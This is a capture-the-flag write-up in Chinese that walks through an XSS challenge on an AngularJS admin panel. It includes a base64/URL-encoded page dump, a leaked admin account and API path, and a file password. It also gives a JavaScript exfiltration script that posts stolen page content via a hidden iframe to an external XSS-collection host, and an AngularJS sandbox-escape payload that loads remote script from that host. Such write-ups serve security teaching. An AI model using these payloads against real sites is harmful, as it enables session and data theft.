
复制code后面的base64代码：

```
code:
JTNjIURPQ1RZUEUraHRtbCUzZSUwZCUwYSUzY2h0bWwrbGFuZyUzZCUyMnpoLUNOJTIyJTNlJTBkJTBhKyslM2NoZWFkJTNlJTBkJTBhKysrKyUzY21ldGErY2hhcnNldCUzZCUyMnV0Zi04JTIyJTNlJTBkJTBhKysrKyUzY21ldGEraHR0cC1lcXVpdiUzZCUyMlgtVUEtQ29tcGF0aWJsZSUyMitjb250ZW50JTNkJTIySUUlM2RlZGdlJTIyJTNlJTBkJTBhKysrKyUzY21ldGErbmFtZSUzZCUyMnZpZXdwb3J0JTIyK2NvbnRlbnQlM2QlMjJ3aWR0aCUzZGRldmljZS13aWR0aCUyYytpbml0aWFsLXNjYWxlJTNkMSUyMiUzZSUwZCUwYSsrKyslM2MhLS0rJWU0JWI4
```

JThhJWU4JWJmJWIwMyVlNCViOCVhYW1ldGElZTYlYTAlODclZTclYWQlYmUqJWU1JWJmJTg1JWU5JWExJWJiKiVlNiU5NCViZSVlNSU5Yy
VhOCVlNiU5YyU4MCVlNSU4OSU4ZCVlOSU5ZCVhMiVlZiViYyU4YyVlNCViYiViYiVlNCViZCU5NSVlNSU4NSViNiVlNCViYiU5NiVlNSU4
NiU4NSVlNSVhZSViOSVlOSU4MyViZColZTUlYmYlODUlZTklYTElYmIqJWU4JWI3JTlmJWU5JTlhJThmJWU1JTg1JWI2JWU1JTkwJThlJW
VmJWJjJTgxKy0tJTNlJTBkJTBhKysrKyUzY21ldGErbmFtZSUzZCUyMmRlc2NyaXB0aW9uJTIyK2NvbnRlbnQlM2QlMjIlMjIlM2UlMGQl
MGErKysrJTNjbWV0YStuYW1lJTNkJTIyYXV0aG9yJTIyK2NvbnRlbnQlM2QlMjIlMjIlM2UlMGQlMGErKysrJTNjbGluaytyZWwlM2QlMj
JpY29uJTIyK2hyZWYlM2QlMjIlMjIlM2UlMGQlMGElMGQlMGErKysrJTNjdGl0bGUlM2VTWUMlM2MlMmZ0aXRsZSUzZSUwZCUwYSUwZCUw
YSUwZCUwYSsrKyslM2NsaW5rK2hyZWYlM2QlMjJodHRwcyUzYSUyZiUyZmNkbi5ib290Y3NzLmNvbSUyZmJvb3RzdHJhcCUyZjMuMy43JT
JmY3NzJTJmYm9vdHN0cmFwLm1pbi5jc3MlMjIrcmVsJTNkJTIyc3R5bGVzaGVldCUyMiUzZSUwZCUwYSsrKyslM2NsaW5rK2hyZWYlM2Ql
MjJjc3MlMmZpZTEwLXZpZXdwb3J0LWJ1Zy13b3JrYXJvdW5kLmNzcyUyMityZWwlM2QlMjJzdHlsZXNoZWV0JTIyJTNlJTBkJTBhKysrKy
UzY2xpbmsraHJlZiUzZCUyMmNzcyUyZnN0YXJ0ZXItdGVtcGxhdGUuY3NzJTIyK3JlbCUzZCUyMnN0eWxlc2hlZXQlMjIlM2UlMGQlMGEr
KysrJTNjc3R5bGUrdHlwZSUzZCUyMnRleHQlMmZjc3MlMjIlM2UlMGQlMGErKysrKysrKysrYm9keSslN2IlMGQlMGErKysrKysrKysrKy
twYWRkaW5nLXRvcCUzYSs2MHB4JTNiJTBkJTBhKysrKysrKysrKysrcGFkZGluZy1ib3R0b20lM2ErNDBweCUzYiUwZCUwYSsrKysrKysr
KyslN2QlMGQlMGErKysrKysrKyUzYyUyZnN0eWxlJTNlJTBkJTBhJTBkJTBhKysrKyUzY3NjcmlwdCtzcmMlM2QlMjJodHRwcyUzYSUyZi
UyZmNkbi5ib290Y3NzLmNvbSUyZmFuZ3VsYXIuanMlMmYxLjQuNiUyZmFuZ3VsYXIubWluLmpzJTIyJTNlJTNjJTJmc2NyaXB0JTNlJTBk
JTBhKysrKyUzY3NjcmlwdCtzcmMlM2QlMjJodHRwcyUzYSUyZiUyZmFwcHMuYmRpbWcuY29tJTJmbGlicyUyZmFuZ3VsYXItcm91dGUlMm
YxLjMuMTMlMmZhbmd1bGFyLXJvdXRlLmpzJTIyJTNlJTNjJTJmc2NyaXB0JTNlJTBkJTBhKysrKyUzY3NjcmlwdCtzcmMlM2QlMjJqcyUy
ZmllLWVtdWxhdGlvbi1tb2Rlcy13YXJuaW5nLmpzJTIyJTNlJTNjJTJmc2NyaXB0JTNlJTBkJTBhJTBkJTBhKyslM2MlMmZoZWFkJTNlJT
BkJTBhJTBkJTBhKyslM2Nib2R5KyUzZSUwZCUwYSUwZCUwYSsrKyslM2NuYXYrY2xhc3MlM2QlMjJuYXZiYXIrbmF2YmFyLWludmVyc2Ur
bmF2YmFyLWZpeGVkLXRvcCUyMiUzZSUwZCUwYSsrKysrKyUzY2RpditjbGFzcyUzZCUyMmNvbnRhaW5lciUyMiUzZSUwZCUwYSsrKysrKy
srJTNjZGl2K2NsYXNzJTNkJTIybmF2YmFyLWhlYWRlciUyMiUzZSUwZCUwYSsrKysrKysrKyslM2NidXR0b24rdHlwZSUzZCUyMmJ1dHRv
biUyMitjbGFzcyUzZCUyMm5hdmJhci10b2dnbGUrY29sbGFwc2VkJTIyK2RhdGEtdG9nZ2xlJTNkJTIyY29sbGFwc2UlMjIrZGF0YS10YX
JnZXQlM2QlMjIlMjNuYXZiYXIlMjIrYXJpYS1leHBhbmRlZCUzZCUyMmZhbHNlJTIyK2FyaWEtY29udHJvbHMlM2QlMjJuYXZiYXIlMjIl
M2UlMGQlMGErKysrKysrKysrKyslM2NzcGFuK2NsYXNzJTNkJTIyc3Itb25seSUyMiUzZVRvZ2dsZStuYXZpZ2F0aW9uJTNjJTJmc3Bhbi
UzZSUwZCUwYSsrKysrKysrKysrKyUzY3NwYW4rY2xhc3MlM2QlMjJpY29uLWJhciUyMiUzZSUzYyUyZnNwYW4lM2UlMGQlMGErKysrKysr
KysrKyslM2NzcGFuK2NsYXNzJTNkJTIyaWNvbi1iYXIlMjIlM2UlM2MlMmZzcGFuJTNlJTBkJTBhKysrKysrKysrKysrJTNjc3BhbitjbG
FzcyUzZCUyMmljb24tYmFyJTIyJTNlJTNjJTJmc3BhbiUzZSUwZCUwYSsrKysrKysrKyslM2MlMmZidXR0b24lM2UlMGQlMGErKysrKysr
KysrJTNjYStjbGFzcyUzZCUyMm5hdmJhci1icmFuZCUyMitocmVmJTNkJTIyJTJmJTIyJTNlU1lDK0FETUlOJTNjJTJmYSUzZSUwZCUwYS
srKysrKysrJTNjJTJmZGl2JTNlJTBkJTBhKysrKysrKyslM2NkaXYraWQlM2QlMjJuYXZiYXIlMjIrY2xhc3MlM2QlMjJjb2xsYXBzZStu
YXZiYXItY29sbGFwc2UlMjIlM2UlMGQlMGErKysrKysrKysrJTNjdWwrY2xhc3MlM2QlMjJuYXYrbmF2YmFyLW5hdiUyMiUzZSUwZCUwYS
srKysrKysrKysrKyUzY2xpK2NsYXNzJTNkJTIyYWN0aXZlJTIyJTNlJTNjYStocmVmJTNkJTIyJTIzJTIyJTNlSG9tZSUzYyUyZmElM2Ul
M2MlMmZsaSUzZSUwZCUwYSsrKysrKysrKysrKyUzY2xpJTNlJTNjYStocmVmJTNkJTIyJTIzJTIyJTNlJWU2JTk3JWE1JWU1JWJmJTk3JT
NjJTJmYSUzZSUzYyUyZmxpJTNlJTBkJTBhKysrKysrKysrKysrJTNjbGklM2UlM2NhK2hyZWYlM2QlMjIlMjMlMjIlM2UlZTglYjQlYTYl
ZTUlOGQlOTUlM2MlMmZhJTNlJTNjJTJmbGklM2UlMGQlMGErKysrKysrKysrKyslM2NsaSUzZSUzY2EraHJlZiUzZCUyMmFkbWluJTJmZm
lsZSUyMiUzZSVlNiU5NiU4NyVlNCViYiViNiUzYyUyZmElM2UlM2MlMmZsaSUzZSUwZCUwYSsrKysrKysrKyUzY2xpJTNlJTNjYSto
cmVmJTNkJTIyYWRtaW4lMmZzdWdnZXN0JTIyJTNlJWU3JTk1JTk5JWU4JWE4JTgwJTNjJTJmYSUzZSUzYyUyZmxpJTNlJTBkJTBhKysrKy
srKysrKysrJTNjbGklM2UlM2NhK2hyZWYlM2QlMjIlMjMlMjIlM2UlZTUlOGYlOTElZTUlYjglODMlM2MlMmZhJTNlJTNjJTJmbGklM2Ul
MGQlMGErKysrKysrKysrJTNjJTJmdWwlM2UlMGQlMGErKysrKysrKyUzYyUyZmRpdiUzZSUwZCUwYSsrKysrKyUzYyUyZmRpdiUzZSUwZC
UwYSsrKyslM2MlMmZuYXYlM2UlMGQlMGElMGQlMGElMGQlMGElM2NkaXYrY2xhc3MlM2QlMjJjb250YWluZXIlMjIlM2UlMGQlMGErKyUz
Y2RpditjbGFzcyUzZCUyMmp1bWJvdHJvbiUyMiUzZSUwZCUwYSsrKysrKysrJTNjaDElM2VIRUxMTythZG1pbkNsb3VkZCUzZSUyYyUyZmgxJT
NlJTBkJTBhKysrKysrKyslM2NwJTNlJWU2JTk2JWIwJWU3JTg5JTg4JWU1JTkwJThlJWU1JThmJWIwMi4wISUzZSUyYyUyZnAlM2UlMGQlMGEr
KyUzYyUyZmRpdiUzZSUwZCUwYSUzYyUyZmRpdiUzZSUwZCUwYSUwZCUwYSUwZCUwYSsrKyslM2MhLS0rQm9vdHN0cmFwK2NvcmUrSmF2YV
NjcmlwdCUwZCUwYSUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUz
ZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZC
UzZCstLSUzZSUwZCUwYSUzYyEtLStQbGFjZWQrYXQrdGhlK2VuZCtvZit0aGUrZG9jdW1lbnQrc28rdGhlK3BhZ2VzK2xvYWQrZmFzdGVy
Ky0tJTNlJTBkJTBhJTNjc2NyaXB0K3NyYyUzZCUyMmh0dHBzJTNhJTJmJTJmY2RuLmJvb3Rjc3MuY29tJTJmanF1ZXJ5JTJmMS4xMi40JT
JmanF1ZXJ5Lm1pbi5qcyUyMiUzZSUzYyUyZnNjcmlwdCUzZSUwZCUwYSUzY3NjcmlwdCtzcmMlM2QlMjJodHRwcyUzYSUyZiUyZmNkbi5i
b290Y3NzLmNvbSUyZmJvb3RzdHJhcCUyZjMuMy43JTJmanMlMmZib290c3RyYXAubWluLmpzJTIyJTNlJTNjJTJmc2NyaXB0JTNlJTBkJT
BhJTNjIS0tK0lFMTArdmlld3BvcnQraGFjaytmb3IrU3VyZmFjZSUyZmRlc2t0b3ArV2luZG93cys4K2J1ZystLSUzZSUwZCUwYSUzY3Nj
cmlwdCtzcmMlM2QlMjJqcyUyZmllMTAtdmlld3BvcnQtYnVnLXdvcmthcm91bmQuanMlMjIlM2UlM2MlMmZzY3JpcHQlM2UlMGQlMGElMG
QlMGElM2MlMmZib2R5JTNlJTBkJTBhJTNjJTJmaHRtbCUzZSUwZCUwYSUwZCUwYQ==

保存在admin.txt


—




利用pentestbox进行base64解码

```
> cat admin.txt |base64 -d
```

再次进行url解码





解码结果保存在admiin.html

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- 上述3个meta标签*必须*放在最前面，任何其他内容都*必须*跟随其后！ -->
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="">

    <title>SYC</title>


    <link href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
    <link href="css/ie10-viewport-bug-workaround.css" rel="stylesheet">
    <link href="css/starter-template.css" rel="stylesheet">
    <style type="text/css">
          body {
            padding-top: 60px;
            padding-bottom: 40px;
          }
        </style>

    <script src="https://cdn.bootcss.com/angular.js/1.4.6/angular.min.js"></script>
    <script src="https://apps.bdimg.com/libs/angular-route/1.3.13/angular-route.js"></script>
    <script src="js/ie-emulation-modes-warning.js"></script>

  </head>
```

```
  <body >

    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-
target="#navbar" aria-expanded="false" aria-controls="navbar">
            <span class="sr-only">Toggle navigation</span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
          </button>
          <a class="navbar-brand" href="/">SYC ADMIN</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
          <ul class="nav navbar-nav">
            <li class="active"><a href="#">Home</a></li>
            <li><a href="#">日志</a></li>
            <li><a href="#">账单</a></li>
            <li><a href="admin/file">文件</a></li>
            <li><a href="admin/suggest">留言</a></li>
            <li><a href="#">发布</a></li>
          </ul>
        </div>
      </div>
    </nav>


<div class="container">
  <div class="jumbotron">
        <h1>HELLO adminClound</h1>
        <p>新版后台2.0!</p>
  </div>
</div>


    <!-- Bootstrap core JavaScript
================================================== -->
<!-- Placed at the end of the document so the pages load faster -->
<script src="https://cdn.bootcss.com/jquery/1.12.4/jquery.min.js"></script>
<script src="https://cdn.bootcss.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
<!-- IE10 viewport hack for Surface/desktop Windows 8 bug -->
<script src="js/ie10-viewport-bug-workaround.js"></script>

</body>
</html>
```

HELLO adminClound

新版后台2.0!

发现管理员账号： `adminClound`

1.3 利用js api接口，找到文件密码


在一开始的首页里有个


```
min-test.js
```

，这里泄露了admin模板文件

```
view/admintest2313.html
```


，在这个模板中发现一个备忘录的接口





替换成管理员账号，访问 http://116.62.137.114:4879/api/memos/adminClound

得到文件访问密码




拿到文件密码后，构造包访问

/admin/file页面和上面获取admin页面一样

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- 上述3个meta标签*必须*放在最前面，任何其他内容都*必须*跟随其后！ -->
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="">
```

```
    <title>SYC</title>


    <link href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
    <link href="css/ie10-viewport-bug-workaround.css" rel="stylesheet">
    <link href="css/starter-template.css" rel="stylesheet">
    <style type="text/css">
          body {
            padding-top: 60px;
            padding-bottom: 40px;
          }
        </style>

    <script src="https://cdn.bootcss.com/angular.js/1.4.6/angular.min.js"></script>
    <script src="https://apps.bdimg.com/libs/angular-route/1.3.13/angular-route.js"></script>
    <script src="js/ie-emulation-modes-warning.js"></script>

  </head>

  <body >

    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-
target="#navbar" aria-expanded="false" aria-controls="navbar">
            <span class="sr-only">Toggle navigation</span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
          </button>
          <a class="navbar-brand" href="/">SYC ADMIN</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
          <ul class="nav navbar-nav">
            <li class="active"><a href="#">Home</a></li>
            <li><a href="#">日志</a></li>
            <li><a href="#">账单</a></li>
            <li><a href="admin/file">文件</a></li>
            <li><a href="admin/suggest">留言</a></li>
            <li><a href="#">发布</a></li>
          </ul>
        </div>
      </div>
    </nav>


<div class="container">
  <form method="post">
    <label for="filePasswd" class="sr-only">输入文件密码</label>
    <input type="text" id="filePasswd" class="form-control" placeholder="filepasswd" required=""
autofocus="" name="filepasswd">
    <button class="btn btn-lg btn-primary btn-block" type="submit">提交</button>
  </form>
</div>

<!-- Bootstrap core JavaScript
================================================== -->
<!-- Placed at the end of the document so the pages load faster -->
```

```
<!-- Placed at the end of the document so the pages load faster -->
<script src="https://cdn.bootcss.com/jquery/1.12.4/jquery.min.js"></script>
<script src="https://cdn.bootcss.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
<!-- IE10 viewport hack for Surface/desktop Windows 8 bug -->
<script src="js/ie10-viewport-bug-workaround.js"></script>

</body>
</html>
```



1.4 输入文件密码，获取flag

同样需要在xss平台设置模块，并引用该模块


```
$.ajax({
        url: "/admin/file",
        type: "POST",
        dataType: "text",
        data: "filepasswd=HGf^%2639NsslUIf^23",
        success: function(result) {
            var code = btoa(encodeURIComponent(result));
            xssPost('http://xsspt.com/index.php?do=api&id=aQCIrX', code);
        },
        error: function(msg) {

        }
    })

    function xssPost(url, postStr) {
        var de;
        de = document.body.appendChild(document.createElement('iframe'));
        de.src = 'about:blank';
        de.height = 1;
        de.width = 1;
        de.contentDocument.write('<form method="POST" action="' + url + '"><input name="code" value="' +
postStr + '"/></form>');
        de.contentDocument.forms[0].submit();
        de.style.display = 'none';
    }
```

留言板再次提交payload

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} }
};eval(atob(\'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//');}}
```

稍等片刻即可，查看xss平台

	+全部	时间	接收的内容	Request Headers	操作
	-折叠	2018-06-22 18:15:48	• code : c2N0ZiU3QlQ0aXNfaXNfZjFhZzIzMTMlN0Q=	• HTTP_REFERER : • HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1 • REMOTE_ADDR : 116.62.137.114	删除

```
code : c2N0ZiU3QlQ0aXNfaXNfZjFhZzIzMTMlN0Q=
```

base64解码后再url解码

